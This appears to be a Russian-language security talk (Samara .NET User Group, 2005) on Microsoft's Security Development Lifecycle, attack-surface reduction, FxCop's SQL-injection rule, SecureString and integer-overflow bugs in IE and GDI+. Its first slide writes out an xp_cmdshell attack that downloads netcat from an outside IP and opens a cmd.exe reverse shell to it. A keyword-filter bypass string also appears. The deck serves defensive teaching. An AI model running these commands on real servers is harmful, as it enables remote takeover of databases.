
① `exec xp_cmdshell 'ftpp -i 63.45.11.9 GET nc.exe c:\nc.exe'`



owns 63.45.11.9

② `nc.exe -l -p 31337`

③ `exec xp_cmdshell 'c:\nc.exe -v -e cmd.exe 63.45.11.9 31337'`



Сокращайте поверхность атак

- По умолчанию все выключено
- Используйте защищенный код
- Используйте инструменты
- Используйте лучшие практики

Снижение вероятности атаки

- Анализ точек входа в ПО, а также

Плохо	Лучше
Executing by default	Off by default
Open socket	Closed socket
UDP	TCP
Anonymous Access	User Access
User Access	Admin Access
Internet Access	Local Subnet Access
SYSTEM	Not SYSTEM!
Weak ACLs	Strong ACLs

Примеры

- Windows XP SP2
 - Authenticated RPC
 - Firewall по умолчанию
- IIS6
 - Выключен!
 - Network service
 - Только статика
- SQL Server 2005
 - xp_cmdshell выключен
 - CLR и COM выключен
 - Network service
- Visual Studio 2005
 - Web server только для localhost
 - SQL Server Express только для localhost

Сокращайте поверхность атак

- По умолчанию все выключено
- **Используйте защищенный код**
- Используйте инструменты
- Используйте лучшие практики

Сокращайте поверхность атак

- По умолчанию все выключено
- Используйте защищенный код
- **Используйте инструменты**
- Используйте лучшие практики

fxCop

FxCop Documentation 1.32.0

Hide Locate Back Forward Print Options

Contents Index Search Favorites

- Mobility
- Naming
- Performance
- Portability
- Security
 - Aptca methods should only call aptca methods
 - Aptca types should only extend aptca base types
 - Array fields should not be read only
 - Call GC.KeepAlive when using native resources
 - Catch non-CLSCompliant exceptions in general handlers
 - Do not declare read only mutable reference types
 - Do not indirectly expose methods with link demands
 - Method security should be a superset of type
 - Override link demands should be identical to base
 - Pointers should not be visible
 - Review declarative security on value types
 - Review deny and permit only usage
 - Review imperative security
 - Review sql queries for security vulnerabilities**
 - Review suppress unmanaged code security usage
 - Review visible event handlers
 - Seal methods that satisfy private interfaces
 - Secure asserts
 - Secure GetObjectData overrides
 - Secure late-binding methods
 - Secure serialization constructors
 - Secured types should not expose fields
 - Specify marshaling for pinvoke string arguments
 - Static constructors should be private
 - Type link demands require inheritance demands
 - Wrap vulnerable finally clauses in outer try

F x C o p
Documentation

Review sql queries for security vulnerabilities

TypeName: ReviewSqlQueriesForSecurityVulnerabilities
 CheckId: CA2100
 Category: Microsoft.Security
 Message Level: Error
 Certainty: 75%
 Breaking Change: NonBreaking

Cause: A method sets the [System.Data.IDbCommand.CommandText](#) property by using a string that is built from a string argument to the method.

Rule Description

This rule assumes that the string argument contains user input. A SQL command string built from user input is vulnerable to SQL injection attacks. In a SQL injection attack, a malicious user supplies input that alters the design of a query in an attempt to damage or gain unauthorized access to the underlying database. Typical techniques include injection of a single quotation mark or apostrophe, which is the SQL literal string delimiter; two dashes, which signifies a SQL comment; and a semicolon, which indicates that a new command follows. If user input must be part of the query, use one of the following, listed

fxCop - Demo

- Sql Injections в действии
- Cross Site Scripting не пройдет
- fxCop на страже
- Собственные правила

Сокращайте поверхность атак

- По умолчанию все выключено
- Используйте защищенный код
- Используйте инструменты
- **Используйте лучшие практики**

System.Security.SecureString

System.String использовать для хранения важной информации опасно

```
SecureString password = new SecureString();
ConsoleKeyInfo nextKey = Console.ReadKey(true);

while(nextKey.Key != ConsoleKey.Enter)
{
    password.AppendChar(nextKey.KeyChar);
    Console.Write("*");
    nextKey = Console.ReadKey(true);
}


password.MakeReadOnly();
return password
```

Enterprise Library 2.0

- Cryptography Application Block
- Security Application Block
- Demo
 - Configuration Tool
 - Quick Start for Security

Proactive Security Development Lifecycle

Задачи и процессы



Недостаток знаний

Listing 3. A Simple "Harmful SQL Commands" Filter

```
<?php
function filter_sql($input) {
    $reg = "(delete)|(update)|(union)|(insert)";
    return(eregi_replace($reg, "", $input));
}
?>
```

LINUX[®]
JOURNAL

; deldeleteete from table

Недостаток знаний

Listing 4. Typical Usage of the Mcrypt Extension

```
<?php
/* Create your key at random
   but keep it handy as you
   will use it to decrypt later
*/
$key = "AOQKJLCLIGAKJHSD
       <NKLXASLUIHJKHAS
       OIUDSgfuyJKLBLKU";
```

LINUX[®]
JOURNAL



Роль обучения Эксперимент











```
#define INSTREGKEY
"SOFTWARE\\Microsoft\\Microsoft
SQL Server\\"
#define MAX_RECV_MSG 256
```

10
16



```
#define INSTREGKEY
"SOFTWARE\\Microsoft\\Microsoft
SQL Server\\"
#define MAX_RECV_MSG 256
```

+45
+41



Samara .NET User Group

- <http://samara.gotdotnet.ru>
- > 100 участников
- 18 встреч, 2 встречи каждый месяц
- >30 докладов на разные темы
- Книги
- Защита ваших проектов
- Призы
- ОБЩЕНИЕ

Ресурсы

- Описание Security Development Lifecycle
<http://msdn.microsoft.com/security/sdl>
- Блог Michael Howard
http://blogs.msdn.com/michael_howard/

Заключение

- Безопасность это очень важно, потому что может быть очень накладно
- Нужно:
 - Убедить руководство
 - Знать методы взлома
 - Сокращать возможность атаки
 - Придерживаться процесса SDL
 - Быть в курсе
 - Общаться – UG ждет тебя!

Вопросы?



Сергей Поляков
alexei@samara.net



Microsoft[®]

Your potential. Our passion.[™]


© 2005 Microsoft Corporation. All rights reserved.

This presentation is for informational purposes only. Microsoft makes no warranties, express or implied, in this summary.

Как работает Microsoft: Watson

Microsoft®
Online Crash Analysis

Windows Quality Online Services



Welcome
update your computer

Еще целочисленные

Internet Explorer 5.0 BMP Rendering (MS04-025)



```
while (_bmfh.bfOffBits > (unsigned)cbRead) {  
    BYTE abDummy[1024];  
    int cbSkip;  
    cbSkip = _bmfh.bfOffBits - cbRead;  
    if (cbSkip > 1024)  
        cbSkip = 1024;  
    if (!Read(abDummy, cbSkip))  
        goto Cleanup;  
    cbRead += cbSkip;  
}
```

If `cbSkip < 0` :(

Еще

GDI+ JPG Rendering (MS04-028)

```

BOOL GpJpegDecoder::read_jpeg_marker (
    IN j_decompress_ptr cinfo,
    IN SHORT app_header,
    OUT VOID **ppBuffer,
    OUT UINT16 *pLength ) {
    VOID *pBuffer;
    UINT16 length;

    INPUT_VARS(cinfo);
    INPUT_2BYTES(cinfo, length, return FALSE);

    *pLength = length+2;
    pBuffer = GpMalloc(length+2);
    ...
    INT    l = length - 2;
    ...
    GpMemcpy(p, cinfo->src->next_input_byte, l);

```



$0xFFFFE + 0x02 == 0x00$

$0xFFFFFFFFE - 0x02 == 0xFFFFFFFFC$